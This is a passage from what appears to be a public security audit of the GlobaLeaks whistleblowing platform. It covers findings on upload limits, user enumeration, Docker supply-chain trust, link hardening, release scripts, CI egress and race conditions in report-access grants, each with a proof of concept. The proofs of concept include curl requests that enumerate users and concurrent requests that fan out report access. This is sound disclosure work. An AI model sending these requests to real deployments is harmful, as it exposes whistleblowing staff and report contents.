Storage limit bypass	**Backend**	**GPT-5.5 medium v1**

The upload size check converts byte counts to MiB using floor division before comparing them with the configured maximum file size. This permits uploads that exceed the configured limit by almost one MiB.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/base.py:process_file_upload
```

Description:

`process_file_upload()` checks `chunk_size`, `total_file_size`, and current temporary file size with integer floor division by `1024*1024`, then compares the resulting MiB value with `maximum_filesize`.

For a `maximum_filesize` of `N MiB`, values up to `(N + 1) MiB minus one byte` still produce `N` after floor division and therefore pass the `> max_file_size` test. This weakens configured upload limits and can amplify storage-consumption attacks.

Relevant code:

```
backend/globaleaks/handlers/base.py

376         max_file_size = self.state.tenants[self.request.tid].cache.maximum_fil
esize

378         chunk_size = len(self.request.args[b'file'][0])
379         if (chunk_size // (1024 * 1024) > max_file_size or
380             total_file_size // (1024 * 1024) > max_file_size or
381             f.size // (1024 * 1024) > max_file_size):
382             log.err("File upload request rejected: file too big",
tid=self.request.tid)
383             raise errors.FileTooBig(max_file_size)
```

PoC

Steps to reproduce

1. Consider an instance where `maximum_filesize` is configured to `1` MiB.

```
maximum_filesize=1
```

2. Evaluate the same comparison used by the upload code for a file that is almost 2 MiB.

```
python3 - <<'PY'
max_file_size = 1
size = (2 * 1024 * 1024) - 1
print(size // (1024 * 1024) > max_file_size)
print(size // (1024 * 1024))
PY
```

3. Observe that the comparison does not reject the oversized value.

```
False
1
```

Expected result

The code should compare byte counts directly against `maximum_filesize * 1024 * 1024`, rejecting any file larger than the configured maximum.

Actual result

The code floors sizes to whole MiB before comparison, allowing nearly one extra MiB beyond the configured limit.

Impact

This is a limit enforcement weakness. It does not by itself grant code execution or unauthorized access, but it allows uploads larger than an operator-configured maximum and increases the impact of storage-consumption attacks.

Impacted users or systems:

- Instances relying on `maximum_filesize` as a strict upload bound.
- Deployments with limited temporary or attachment storage.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
None	**None**	**Low**

CWE-193 Off-by-one Error

CWE-770 Allocation of Resources Without Limits or Throttling

None 11.18 F-071 - Auth type reveals internal users on versions <= 4.15.4

On affected legacy versions, the auth-type endpoint can reveal which internal usernames actually exist.

IMPACT	COMPONENT	FOUND BY
User enumeration	**Backend**	**GPT-5.5 medium via run_codex_cwe_line v1**

The public authentication-type endpoint returns a distinct response for existing internal users whose accounts use server-side password hashing. An unauthenticated attacker can query `/api/auth/type` with candidate usernames and identify valid accounts on deployments or migrated databases that store Argon2-derived hashes, despite the code explicitly trying to avoid user-existence disclosure.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/auth/__init__.py, AuthTypeHandler.post() /
get_auth_type()
POST /api/auth/type
```

Description:

The Angular login flow calls `/api/auth/type` before submitting credentials so it can decide whether to send a client-side Argon2 key or the raw password. The backend attempts to mask unknown users by deriving a deterministic fake salt, but the final branch still exposes whether the queried username exists when that user has a non-64-character hash.

For unknown users, `get_auth_type()` always returns `{"type":"key","salt":...}`. For existing users with server-side hashes, the function returns `{"type":"password"}`. The repository tests explicitly cover this supported mode through `TestAuthTypeHandlerWithServersideHashing`. Therefore the unauthenticated endpoint can be used as a user-enumeration oracle for internal accounts on deployments using that hash format.

Relevant code:

```
@transact
def get_auth_type(session, tid, username):
    salt = ConfigFactory(session, tid).get_val('receipt_salt')

    if not username: # whistleblower
        if not session.query(exists().where(and_(InternalTip.tid == tid,
func.length(InternalTip.receipt_hash) < 64))).scalar():
            return {'type': 'key', 'salt': salt}

    else:
        user = session.query(User).filter(User.tid == tid, or_(User.username ==
username, User.id == username)).one_or_none()

        # Always calculate the user salt to not disclose if the user exists or not
        salt = GCE.generate_salt(salt + ":" + username)

        salt = salt if not user else user.salt

        if not user or len(user.hash) == 64:
            return {'type': 'key', 'salt': salt}

    return {'type': 'password'}
```

The tested server-side-hashing mode returns `password` for an existing recipient:

```
class TestAuthTypeHandlerWithServersideHashing(helpers.TestHandlerWithPopulatedDB)
:
    _handler = auth.AuthTypeHandler
    clientside_hashing = False
...
    def test_receiver_request(self):
        handler = self.request({
            'username': 'receiver1',
        })

        response = yield handler.post()
        self.assertTrue('type' in response)
        self.assertEqual(response['type'], 'password')
```

PoC

The following requests can be sent without authentication to a tenant that has server-side-hashed internal users.

Steps to reproduce

1. Query a candidate internal username that exists on a server-side-hashing deployment.

```
curl -sS -X POST https://target.example/api/auth/type \
  -H 'Content-Type: application/json' \
  --data '{"username":"receiver1"}'
```

2. Query a candidate internal username that does not exist.

```
curl -sS -X POST https://target.example/api/auth/type \
  -H 'Content-Type: application/json' \
  --data '{"username":"not-a-real-user"}'
```

3. Compare the JSON response bodies.

```
Existing server-side-hashed user: {"type":"password"}
Unknown user: {"type":"key","salt":"..."}
```

Expected result

The authentication-type endpoint should not reveal whether the requested username exists. The response shape and `type` should be indistinguishable for unknown users and for existing users in the same authentication mode, or the endpoint should use a tenant-wide mode that does not depend on account existence.

Actual result

Existing server-side-hashed users return `type: password`, while unknown users return `type: key` with a fake salt.

Impact

This is an unauthenticated user-enumeration vulnerability. It gives attackers a reliable account list for password guessing, phishing, or targeted social engineering against administrators, recipients, analysts, and custodians. The impact is higher for whistleblowing deployments because internal-user identities and role membership can be sensitive operational information.

Impacted users or systems:

- Deployments or migrated databases that use server-side password hashing for internal users.
- Internal users whose usernames or UUID-style IDs can be guessed or sourced from other leaks.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Low	**None**	**None**

CWE-204 Observable Response Discrepancy

CWE-203 Observable Discrepancy

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

None 11.19 F-087 - Docker build runs remote script

The Docker build trusts and executes a live remote install script as root, making image creation depend on mutable external code.

IMPACT	COMPONENT	FOUND BY
Supply-chain hardening gap	**Docker**	**GPT-5.5 medium v1**

The Docker image build downloads `install.sh` from `https://deb.globaleaks.org` at build time and executes it as root without pinning the script content or independently verifying its integrity. A compromise of the download path or published script could lead to arbitrary code execution during image build and malicious code being embedded in produced images.

Details

The Dockerfile relies on live remote code as part of the trusted build input.

Affected source code, component, endpoint, or function:

```
docker/Dockerfile
scripts/install.sh
```

Description:

`docker/Dockerfile` downloads `https://deb.globaleaks.org/install.sh` into `/tmp/install.sh` and executes it as root during the image build. The downloaded script then downloads the GlobaLeaks APT signing key from the same remote origin and installs packages from the configured repository.

The base image is pinned by digest, but the install script and package selection are not pinned to immutable content in the Dockerfile. This makes the build non-reproducible and creates a supply-chain trust path where compromise of `deb.globaleaks.org`, TLS/DNS/CA infrastructure, or the script publication process can result in root code execution during build.

Relevant code:

```
docker/Dockerfile:
12 ADD https://deb.globaleaks.org/install.sh /tmp/install.sh
24 RUN apt-get update -q && \
27     chmod +x /tmp/install.sh && \
28     /tmp/install.sh && \

scripts/install.sh:
146 echo "Adding GlobaLeaks PGP key to trusted APT keys"
147 curl -sS https://deb.globaleaks.org/globaleaks.asc | gpg --dearmor -o /etc/apt/
trusted.gpg.d/globaleaks.gpg
150 echo "deb [signed-by=/etc/apt/trusted.gpg.d/globaleaks.gpg] https://
deb.globaleaks.org $DISTRO_CODENAME/" > /etc/apt/sources.list.d/globaleaks.list
157 DO "apt install -y --no-install-recommends python3-munkres globaleaks"
```

PoC

The issue can be reproduced by observing that the build depends on network-fetched executable content rather than an immutable local file or verified digest.

Steps to reproduce

1. Inspect the Dockerfile build inputs.

```
nl -ba docker/Dockerfile | sed -n '7,30p'
```

2. Inspect the installer trust path.

```
nl -ba scripts/install.sh | sed -n '143,158p'
```

3. Build the image.

```
docker build -f docker/Dockerfile docker
```

Expected result

The Docker image build should use immutable, reviewable, and independently verified inputs. Remote scripts should be vendored, pinned by digest, or avoided in favor of explicit package installation with verified signing keys and pinned package versions where feasible.

Actual result

The build executes the current remote `install.sh` as root and trusts the key downloaded by that script during the build.

Impact

This is a supply-chain weakness in the Docker build process. It primarily affects maintainers, CI systems, release builders, and downstream users who trust images built from this Dockerfile.

Impacted users or systems:

- CI or release systems building the Docker image from source.
- Users deploying images produced after a compromised build input.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
High	**High**	**High**

CWE-494 Download of Code Without Integrity Check

CWE-829 Inclusion of Functionality from Untrusted Control Sphere

None 11.20 F-091 - External links keep opener risk

External links opened in a new tab are documented without the usual opener protections, leaving an avoidable browser hardening gap.

IMPACT	COMPONENT	FOUND BY
Browser hardening gap	**Documentation**	**GPT-5.5 medium v1**

The application security documentation describes opening untrusted links in new tabs with `target="_blank"` but the documented example omits `rel="noopener noreferrer"`. Several static client templates also use `target="_blank"` without `rel`, creating a reverse-tabnabbing hardening gap for external links.

Details

The documentation describes the behavior as independent of the application context, but the example does not include the attributes normally used to sever opener access and suppress referrer leakage.

Affected source code, component, endpoint, or function:

```
documentation/technical/security/application-security.rst
client/app/index.html
client/app/src/pages/app/app.component.html
client/app/src/services/helper/markdown.service.ts
```

Description:

Links opened with `target="_blank"` should include `rel="noopener noreferrer"` when pointing to remote or untrusted URLs. The Markdown renderer adds these attributes, but the documentation example omits them and static client templates contain external links with `target="_blank"` only.

The documentation should show the hardened pattern consistently, and static templates should be aligned with the documented security behavior.

Relevant code:

```
documentation/technical/security/application-security.rst:
253 The client opens external URLs in a new tab, independent of the application
context, by setting ``target='_blank'``` on remote or untrusted anchor tag.
256   <a href="url" target="_blank">link title</a>

client/app/index.html:
18  <a href="https://www.globaleaks.org" target="_blank">GlobaLeaks</a>
18  <a href="https://www.torproject.org/download/" target="_blank">Tor Browser</a>

client/app/src/pages/app/app.component.html:
4   <a href="https://www.globaleaks.org" target="_blank">GlobaLeaks</a>
4   <a href="https://www.torproject.org/download/" target="_blank">Tor Browser</a>
4   <a href="https://docs.globaleaks.org/en/stable/gettingstarted/
SupportedBrowsers.html" target="_blank">Here</a>

client/app/src/services/helper/markdown.service.ts:
16      return html.startsWith('<a ')
17        ? '<a target="_blank" rel="noopener noreferrer" ' + html.slice(3)
```

PoC

The issue can be reproduced by inspecting the documentation example and static templates.

Steps to reproduce

1. Inspect the documented anchor example.

```
nl -ba documentation/technical/security/application-security.rst | sed -n
'251,257p'
```

2. Inspect static templates containing external links.

```
rg -n 'target="_blank"' client/app/index.html client/app/src/pages/app/
app.component.html
```

3. Compare with the Markdown renderer.

```
Markdown-rendered links add rel="noopener noreferrer", but the documentation
example and static templates do not.
```

Expected result

Documentation and static templates should use `target="_blank" rel="noopener noreferrer"` for remote or untrusted links.

Actual result

The documentation example and several static external links use `target="_blank"` without `rel`.

Impact

This is a browser hardening issue. If a user opens an untrusted or compromised external page from the application, the new page may retain opener access in browsers or contexts that do not implicitly apply `noopener`, and referrer data may be leaked without `noreferrer`.

Impacted users or systems:

- Users clicking external links rendered from static templates.
- Developers following the documented example for future link handling.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Low	**Low**	**None**

CWE-1022 Use of Web Link to Untrusted Target with window.opener Access

CWE-200 Exposure of Sensitive Information to an Unauthorized Actor

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

None 11.21 F-092 - Release accepts malformed version

A malformed version string can propagate through release metadata, tags, and package files and break the release process.

IMPACT	COMPONENT	FOUND BY
Release integrity risk	**Scripts**	**GPT-5.5 medium v1**

The release helper scripts accept an arbitrary version string and write it into Python, JSON, YAML, Debian changelog, commit messages, and signed Git tag names. Invalid or crafted version values can corrupt release metadata or produce ambiguous tags.

Details

Affected source code, component, endpoint, or function:

```
scripts/bump_version.sh
scripts/tag_release.sh
```

Description:

The release scripts only check that the first argument is non-empty. They do not validate that the value is a valid project, Debian, npm, `publiccode`, or Git tag version. The value is interpolated into several file formats and Git commands.

This is primarily a release integrity and robustness issue for maintainer tooling. If a version value is copied from an untrusted source or forwarded from automation, the scripts can generate malformed source files, malformed package metadata, or unexpected tag names.

Relevant code:

```
scripts/bump_version.sh:

7 if [[ "$1" != "" ]]; then
8   echo "Updating version to v$1"
...
12   sed -i "s/^__version__ =.*/__version__ = '$1'/g" "$ROOTDIR"/backend/
globaleaks/__init__.py
14   sed -i "s/\"version\":.*/\"version\": \"$1\",/g" "$ROOTDIR"/client/
package.json
16   awk -v ver="$1" 'BEGIN{cnt=0} /"version":/ && cnt<2 {sub(/"version": "[^"]*"/
, "\"version\": \"" ver "\""); cnt++} 1' "$ROOTDIR/client/npm-shrinkwrap.json" >
tmp && mv tmp "$ROOTDIR/client/npm-shrinkwrap.json"
20   sed -i "s/softwareVersion:.*/softwareVersion: $1/g" "$ROOTDIR"/publiccode.yml
22   echo -e "globaleaks ($1) stable; urgency=medium
...
28         git commit -a -m "Bump to version $1"

scripts/tag_release.sh:

5 if [[ "$1" != "" ]]; then
6   echo "Tagging version v$1"
8         git tag -s v$1 -m 'GlobaLeaks version $1' --force
```

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

PoC

Steps to reproduce

1. Run the version bump script with a syntactically invalid version on a disposable branch.

```
./scripts/bump_version.sh "1.2.3 invalid"
```

2. Inspect generated metadata.

```
git diff -- backend/globaleaks/__init__.py client/package.json publiccode.yml
debian/changelog
```

3. Observe that the value is written into multiple release metadata formats without prior validation.

```
__version__ = '1.2.3 invalid'
"version": "1.2.3 invalid",
softwareVersion: 1.2.3 invalid
globaleaks (1.2.3 invalid) stable; urgency=medium
```

Expected result

Release scripts should validate the version against the accepted project/package version format before modifying files or creating tags.

Actual result

Any non-empty string is accepted and written into release metadata.

Impact

This can break builds, publish invalid package metadata, or create confusing release tags. The impact is mainly on release integrity and depends on maintainer or automation use.

Impacted users or systems:

- Maintainers running release helper scripts.
- Release automation that passes externally supplied version strings.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
None	**Low**	**Low**

CWE-20 Improper Input Validation

CWE-116 Improper Encoding or Escaping of Output

None 11.22 F-094 - Workflow performs outbound URL checks

CI validation can make outbound requests to third-party URLs referenced in `publiccode.yml` and leak validation activity.

IMPACT	COMPONENT	FOUND BY
CI metadata exposure	**Workflow**	**GPT-5.5 medium v1**

The `publiccode.yml` validation workflow runs `italia/publiccode-parser-action` without disabling network-dependent checks. By default, the action may perform outbound requests to URLs referenced in `publiccode.yml`, exposing CI metadata and URL access patterns to third-party hosts during every push and pull request validation.

Details

Affected source code, component, endpoint, or function:

```
.github/workflows/publiccode-yml-validation.yml
publiccode.yml
```

Description:

The workflow invokes `italia/publiccode-parser-action` with only the `publiccode` input. The action's `no-network` input defaults to `false`, so checks that require network connections, such as URL existence and oEmbed checks, remain enabled.

The repository's `publiccode.yml` contains multiple external URLs. During workflow execution, the validator may request those URLs from the GitHub Actions runner. The remote hosts can observe request metadata such as the runner IP address, timestamp, requested URL, user agent, and redirects followed. The complete repository is not intentionally uploaded by this workflow, but the outbound validation traffic is unnecessary if the CI objective is only schema or local file validation.

Relevant code:

```
.github/workflows/publiccode-yml-validation.yml:
3   on: [pull_request, push]
...
15      - uses: italia/publiccode-parser-action@21086c73ec0563e14c6748787efa1b34b0
25ad8c # v1.5.1
16        with:
17          publiccode: 'publiccode.yml'

publiccode.yml:
4   url: 'https://github.com/globaleaks/globaleaks-whistleblowing-software'
5   landingURL: 'https://www.globaleaks.org/'
6   roadmap: "https://docs.globaleaks.org/en/stable/technical/roadmap.html"
33    uri: https://www.globaleaks.org
145     [GlobaLeaks](https://www.globaleaks.org/) is a free and open-source
whistleblowing
151     [many use cases](https://www.globaleaks.org/usecases/) and therefore
153     translated in [more than 70 languages](https://www.transifex.com/otf/
globaleaks)
158     [Digital Public Good Alliance](https://digitalpublicgoods.net) as a
159     [Digital Public Good](https://digitalpublicgoods.net/r/globaleaks).
160   documentation: 'https://docs.globaleaks.org/'
```

PoC

The issue can be reproduced by inspecting the workflow configuration and the action inputs.

Steps to reproduce

1. Inspect the workflow invocation.

```
nl -ba .github/workflows/publiccode-yml-validation.yml
```

2. Confirm that only the `publiccode` input is provided and that neither `no-network` nor `no-external-checks` is set.

```
15      - uses: italia/publiccode-parser-action@21086c73ec0563e14c6748787efa1b34b0
25ad8c # v1.5.1
16        with:
17          publiccode: 'publiccode.yml'
```

3. Inspect the action metadata for the pinned action version.

```
curl -fsSL https://raw.githubusercontent.com/italia/publiccode-parser-action/
21086c73ec0563e14c6748787efa1b34b025ad8c/action.yml
```

4. Observe that `no-network` defaults to `false` and is documented as disabling URL existence and oEmbed checks when enabled.

```
no-network:
  description: 'Disables checks that require network connections (URL existence
and oEmbed). This makes validation much faster.'
  required: false
  default: "false"
```

Expected result

The workflow should avoid outbound network validation unless it is explicitly required. For local validation, it should set `no-network: 'true'` or `no-external-checks: 'true'`.

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Actual result

The workflow leaves network-dependent checks enabled, allowing the validator to contact external URLs referenced by `publiccode.yml` during push and pull request runs.

Impact

This is a CI data-egress and privacy hardening issue. Third-party hosts referenced in `publiccode.yml` may receive requests from GitHub Actions runners whenever the workflow runs. The observed information is limited to request metadata and the requested URLs, but it creates avoidable external dependencies and externally visible validation activity.

Impacted users or systems:

- Repository CI runs triggered by pushes and pull requests.
- Operators or maintainers who expect validation to be local-only.
- Third-party services referenced by `publiccode.yml`, which may receive automated CI requests.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Low	**None**	**Low**

CWE-200 Exposure of Sensitive Information to an Unauthorized Actor

CWE-668 Exposure of Resource to Wrong Sphere

None 11.23 F-097 - Concurrent transfers fan out access

Concurrent transfers can turn a single handoff into report access for multiple recipients instead of exactly one.

IMPACT	COMPONENT	FOUND BY
Report data exposure	**Backend**	**GPT-5.5 xhigh via run_codex_cwe_line v2**

Recipient report transfers are implemented as a grant to the target recipient followed by a revocation of the transferring recipient's own `ReceiverTip` row. The operation does not lock the source access row or verify at commit time that the source recipient still has access. Two concurrent transfer requests from the same recipient to two different target recipients can both pass the initial access check, both insert a new target `ReceiverTip`, and then only one request actually removes the source row. A recipient with transfer-only permission can therefore turn one report access transfer into access for multiple recipients, bypassing the intended distinction between transfer and grant permissions.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/recipient/rtip.py - transfer_tip_access(),
db_grant_tip_access(), db_revoke_tip_access(), db_access_rtip()
backend/globaleaks/models/__init__.py - _User permission flags, _ReceiverTip model
PUT /api/recipient/rtips/<report-id> with operation transfer
```

Description:

`transfer_tip_access()` requires only `can_transfer_access_to_reports`, not `can_grant_access_to_reports`. Its intended behavior is a move: add access for one target recipient, then remove access from the transferring recipient.

The implementation performs the source access check at the start of the transaction through `db_access_rtip()`, inserts the target access row through `db_grant_tip_access()`, and then calls `db_revoke_tip_access()` for the source recipient. There is no row lock, compare-and-delete check, or conditional insert tying the new target row to the continued existence of the source `ReceiverTip` row.

With SQLite deferred transactions and the ORM worker thread pool, two concurrent transfer requests can both read the source recipient's original `ReceiverTip` before either request performs a write. One transaction can then commit a transfer to target `A` and delete the source row. The other transaction still holds the previously loaded source `ReceiverTip` object, so it can insert target `B` and the later source revoke becomes a no-op. The final state contains both target recipients, so a transfer-only recipient has effectively granted report access to multiple recipients.

The target recipients differ, so this race does not rely on duplicate rows for the same `(internaltip_id, receiver_id)` pair. The impact is unauthorized access fan-out from the transfer operation itself.

Relevant code:

```
# backend/globaleaks/handlers/recipient/rtip.py
@transact
def transfer_tip_access(session, tid, user_id, user_cc, itip_id, receiver_id):
    user, rtip, itip = db_access_rtip(session, tid, user_id, itip_id)
    if user_id == receiver_id or not user.can_transfer_access_to_reports:
        raise errors.ForbiddenOperation

    new_receiver, _ = db_grant_tip_access(session, tid, user, user_cc, itip, rtip,
receiver_id)
    if new_receiver:
        db_revoke_tip_access(session, tid, user, itip, user_id)
        db_notify_grant_access(session, new_receiver)
        db_log(session, tid=tid, type='transfer_access', user_id=user_id,
object_id=itip.id, data=log_data)
```

```
# backend/globaleaks/handlers/recipient/rtip.py
def db_access_rtip(session, tid, user_id, itip_id):
    return db_get(session,
                  (models.User, models.ReceiverTip, models.InternalTip),
                  (models.User.id == user_id,
                   models.InternalTip.id == itip_id,
                   models.ReceiverTip.receiver_id == models.User.id,
                   models.ReceiverTip.internaltip_id == models.InternalTip.id,
                   models.InternalTip.tid == tid))
```

```
# backend/globaleaks/handlers/recipient/rtip.py
def db_grant_tip_access(session, tid, user_id, user_cc, itip, rtip, receiver_id):
    existing = session.query(models.ReceiverTip).filter(models.ReceiverTip.receive
r_id == receiver_id,

models.ReceiverTip.internaltip_id == itip.id).one_or_none()

    if existing:
        return None, None
    ...
    new_rtip = db_create_receivertip(session, new_receiver, itip, _tip_key)
```

```
# backend/globaleaks/handlers/recipient/rtip.py
def db_revoke_tip_access(session, tid, user_id, itip, receiver_id):
    rtip = session.query(models.ReceiverTip) \
        .filter(models.ReceiverTip.internaltip_id == itip.id,
                models.ReceiverTip.receiver_id == receiver_id).one_or_none()
    if rtip is None:
        return False

    session.delete(rtip)
    return True
```

```
# backend/globaleaks/models/__init__.py
class _User(Model):
    ...
    can_grant_access_to_reports = Column(Boolean, default=False, nullable=False)
    can_transfer_access_to_reports = Column(Boolean, default=False,
nullable=False)
```

PoC

Steps to reproduce

1. Use a deployment with a report `REPORT_ID`, a source recipient session `SOURCE_SESSION`, and two target recipient UUIDs `TARGET_A` and `TARGET_B`. The source recipient must have access to the report and

`can_transfer_access_to_reports` enabled. `can_grant_access_to_reports` can be disabled. Neither target should already have access to the report.

2. Send two transfer operations at the same time, each to a different target recipient:

```
BODY_A='{"operation":"transfer","args":{"receiver":"TARGET_A"}}'
BODY_B='{"operation":"transfer","args":{"receiver":"TARGET_B"}}'

curl -s -X PUT "https://<host>/api/recipient/rtips/REPORT_ID" \
  -H "Content-Type: application/json" \
  -H "X-Session: SOURCE_SESSION" \
  --data "$BODY_A" &

curl -s -X PUT "https://<host>/api/recipient/rtips/REPORT_ID" \
  -H "Content-Type: application/json" \
  -H "X-Session: SOURCE_SESSION" \
  --data "$BODY_B" &

wait
```

3. On a test copy of the database, inspect the access rows for the report:

```
SELECT receiver_id
FROM receivertip
WHERE internaltip_id = 'REPORT_ID'
ORDER BY receiver_id;
```

The low-level database interleaving can be reproduced with the same check-then-insert-then-delete shape:

```
python3 - <<'PY'
import os, shutil, sqlite3

root = '.audit-transfer-race-poc'
shutil.rmtree(root, ignore_errors=True)
os.mkdir(root)
path = os.path.join(root, 'race.db')

conn = sqlite3.connect(path)
conn.execute('create table receivertip (id text primary key, internaltip_id text,
receiver_id text)')
conn.execute('insert into receivertip values (?,?,?)', ('source-row', 'report',
'source'))
conn.commit()
conn.close()

c1 = sqlite3.connect(path, timeout=30)
c2 = sqlite3.connect(path, timeout=30)

print('c1 source read:', c1.execute(
    'select id from receivertip where internaltip_id=? and receiver_id=?',
    ('report', 'source')).fetchall())
print('c2 source read:', c2.execute(
    'select id from receivertip where internaltip_id=? and receiver_id=?',
    ('report', 'source')).fetchall())

c1.execute('insert into receivertip values (?,?,?)', ('target-a-row', 'report',
'target-a'))
c1.execute('delete from receivertip where internaltip_id=? and receiver_id=?',
('report', 'source'))
c1.commit()

c2.execute('insert into receivertip values (?,?,?)', ('target-b-row', 'report',
'target-b'))
print('c2 source revoke rows:', c2.execute(
    'delete from receivertip where internaltip_id=? and receiver_id=?',
    ('report', 'source')).rowcount)
c2.commit()

print('final rows:', sqlite3.connect(path).execute(
    'select id, receiver_id from receivertip order by id').fetchall())
shutil.rmtree(root)
PY
```

A vulnerable interleaving prints both target rows in the final state while the second source revoke affects zero rows.

Expected result

A transfer should atomically move report access from the source recipient to exactly one target recipient. Concurrent transfer attempts should either serialize so one target wins, or fail cleanly when the source access row has already been consumed.

Actual result

Both transfer requests can succeed far enough to insert their target access rows. The source row is removed once, but both target recipients retain access to the report.

Impact

This is a resource-locking flaw in the recipient report-access transfer workflow.

Impacted users or systems:

- Deployments that grant recipients `can_transfer_access_to_reports` without also granting `can_grant_access_to_reports`.
- Reports transferred by a malicious or compromised recipient to more than one target recipient.
- Whistleblowers and administrators relying on transfer semantics to avoid broad report sharing.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
High	**Low**	**None**

CWE-413 Improper Resource Locking

CWE-414 Missing Lock Check

CWE-362 Concurrent Execution Using Shared Resource with Improper Synchronization (Race Condition)

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

None 11.24 F-098 - Concurrent grants corrupt report access

Concurrent grants can duplicate access rows and leave the target recipient unable to use the report normally.

IMPACT	COMPONENT	FOUND BY
Report availability loss	**Backend**	**GPT-5.5 xhigh via run_codex_cwe_line v2**

Recipient report-access grants and transfers perform a check-then-insert on `ReceiverTip` rows without a database uniqueness constraint or lock. Two concurrent grant or transfer requests for the same report and target recipient can both observe that no access row exists, then both insert one. The duplicate rows corrupt the report-access state for the target recipient: backend paths that expect a single `ReceiverTip` row then raise multiple-result errors, making the granted report detail, recipient-file upload, and report export unavailable for that recipient.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/recipient/rtip.py — db_grant_tip_access(),
grant_tip_access(), transfer_tip_access(), db_access_rtip(),
register_rfile_on_db()
backend/globaleaks/handlers/whistleblower/submission.py — db_create_receivertip()
backend/globaleaks/models/__init__.py — _ReceiverTip model
backend/globaleaks/handlers/recipient/export.py — get_tip_export()
PUT /api/recipient/rtips/<report-id> with operation grant or transfer
```

Description:

`db_grant_tip_access()` checks for an existing `ReceiverTip` row for the target `(internaltip_id, receiver_id)` pair, then inserts a new row if the check returns none. The operation runs in an ORM worker transaction, but the `ReceiverTip` table has only an autogenerated primary key and separate indexes on `internaltip_id` and `receiver_id`; it does not enforce uniqueness for the pair.

With SQLite's default deferred transactions, two concurrent worker transactions can both run the read before either insert is committed. Both then insert distinct `ReceiverTip.id` values for the same report and recipient. The repository has no lock, conditional insert, or uniqueness constraint to collapse that race.

Several later recipient paths assume there is exactly one access row for a recipient/report and use `.one()` or `.one_or_none()`. After duplicate rows exist, those paths raise `MultipleResultsFound` instead of returning the report. A malicious recipient with grant or transfer rights can therefore corrupt another recipient's access to a report by sending parallel authorized operations.

Relevant code:

```
# backend/globaleaks/handlers/recipient/rtip.py
def db_grant_tip_access(session, tid, user_id, user_cc, itip, rtip, receiver_id):
    existing = session.query(models.ReceiverTip).filter(models.ReceiverTip.receive
r_id == receiver_id,

models.ReceiverTip.internaltip_id == itip.id).one_or_none()

    if existing:
        return None, None
    ...
    new_rtip = db_create_receivertip(session, new_receiver, itip, _tip_key)

@transact
def grant_tip_access(session, tid, user_id, user_cc, itip_id, receiver_id):
    user, rtip, itip = db_access_rtip(session, tid, user_id, itip_id)
    if user_id == receiver_id or not user.can_grant_access_to_reports:
        raise errors.ForbiddenOperation

    new_receiver, _ = db_grant_tip_access(session, tid, user, user_cc, itip, rtip,
receiver_id)
```

```
# backend/globaleaks/handlers/whistleblower/submission.py
def db_create_receivertip(session, receiver, internaltip, tip_key):
    receivertip = models.ReceiverTip()
    receivertip.internaltip_id = internaltip.id
    receivertip.receiver_id = receiver.id
    receivertip.crypto_tip_prv_key = Base64Encoder.encode(tip_key)
    session.add(receivertip)
    return receivertip
```

```
# backend/globaleaks/models/__init__.py
class _ReceiverTip(Model):
    __tablename__ = 'receivertip'

    id = Column(UnicodeText(36), primary_key=True, default=uuid4)
    internaltip_id = Column(UnicodeText(36), nullable=False, index=True)
    receiver_id = Column(UnicodeText(36), nullable=False, index=True)
    ...

    @declared_attr
    def __table_args__(self):
        return (ForeignKeyConstraint(['receiver_id'], ['user.id'],
ondelete='CASCADE', deferrable=True, initially='DEFERRED'),
                ForeignKeyConstraint(['internaltip_id'], ['internaltip.id'],
ondelete='CASCADE', deferrable=True, initially='DEFERRED'))
```

```
# backend/globaleaks/handlers/recipient/rtip.py
def db_access_rtip(session, tid, user_id, itip_id):
    return db_get(session,
                  (models.User, models.ReceiverTip, models.InternalTip),
                  (models.User.id == user_id,
                   models.InternalTip.id == itip_id,
                   models.ReceiverTip.receiver_id == models.User.id,
                   models.ReceiverTip.internaltip_id == models.InternalTip.id,
                   models.InternalTip.tid == tid))

def register_rfile_on_db(...):
    rtip, itip = session.query(models.ReceiverTip, models.InternalTip) \
                        .filter(models.InternalTip.id == itip_id,
                                models.ReceiverTip.receiver_id == user_id,
                                models.ReceiverTip.internaltip_id ==
models.InternalTip.id,
                                models.InternalTip.tid == tid).one()
```

```
# backend/globaleaks/handlers/recipient/export.py
user, context, itip, rtip = session.query(models.User, models.Context,
models.InternalTip, models.ReceiverTip) \
    .filter(models.User.id == user_id,
            models.User.tid == tid,
            models.ReceiverTip.receiver_id == models.User.id,
            models.InternalTip.id == models.ReceiverTip.internaltip_id,
            models.InternalTip.id == itip_id,
            models.Context.id == models.InternalTip.context_id).one_or_none()
```

PoC

Steps to reproduce

1. Use a deployment with a report `REPORT_ID`, a recipient `GRANTOR_SESSION` who has `can_grant_access_to_reports` or `can_transfer_access_to_reports`, and a target recipient UUID `TARGET_RECIPIENT_ID` that does not already have access to the report.

2. Send two grant operations at the same time:

```
BODY='{"operation":"grant","args":{"receiver":"TARGET_RECIPIENT_ID"}}'

curl -s -X PUT "https://<host>/api/recipient/rtips/REPORT_ID" \
  -H "Content-Type: application/json" \
  -H "X-Session: GRANTOR_SESSION" \
  --data "$BODY" &

curl -s -X PUT "https://<host>/api/recipient/rtips/REPORT_ID" \
  -H "Content-Type: application/json" \
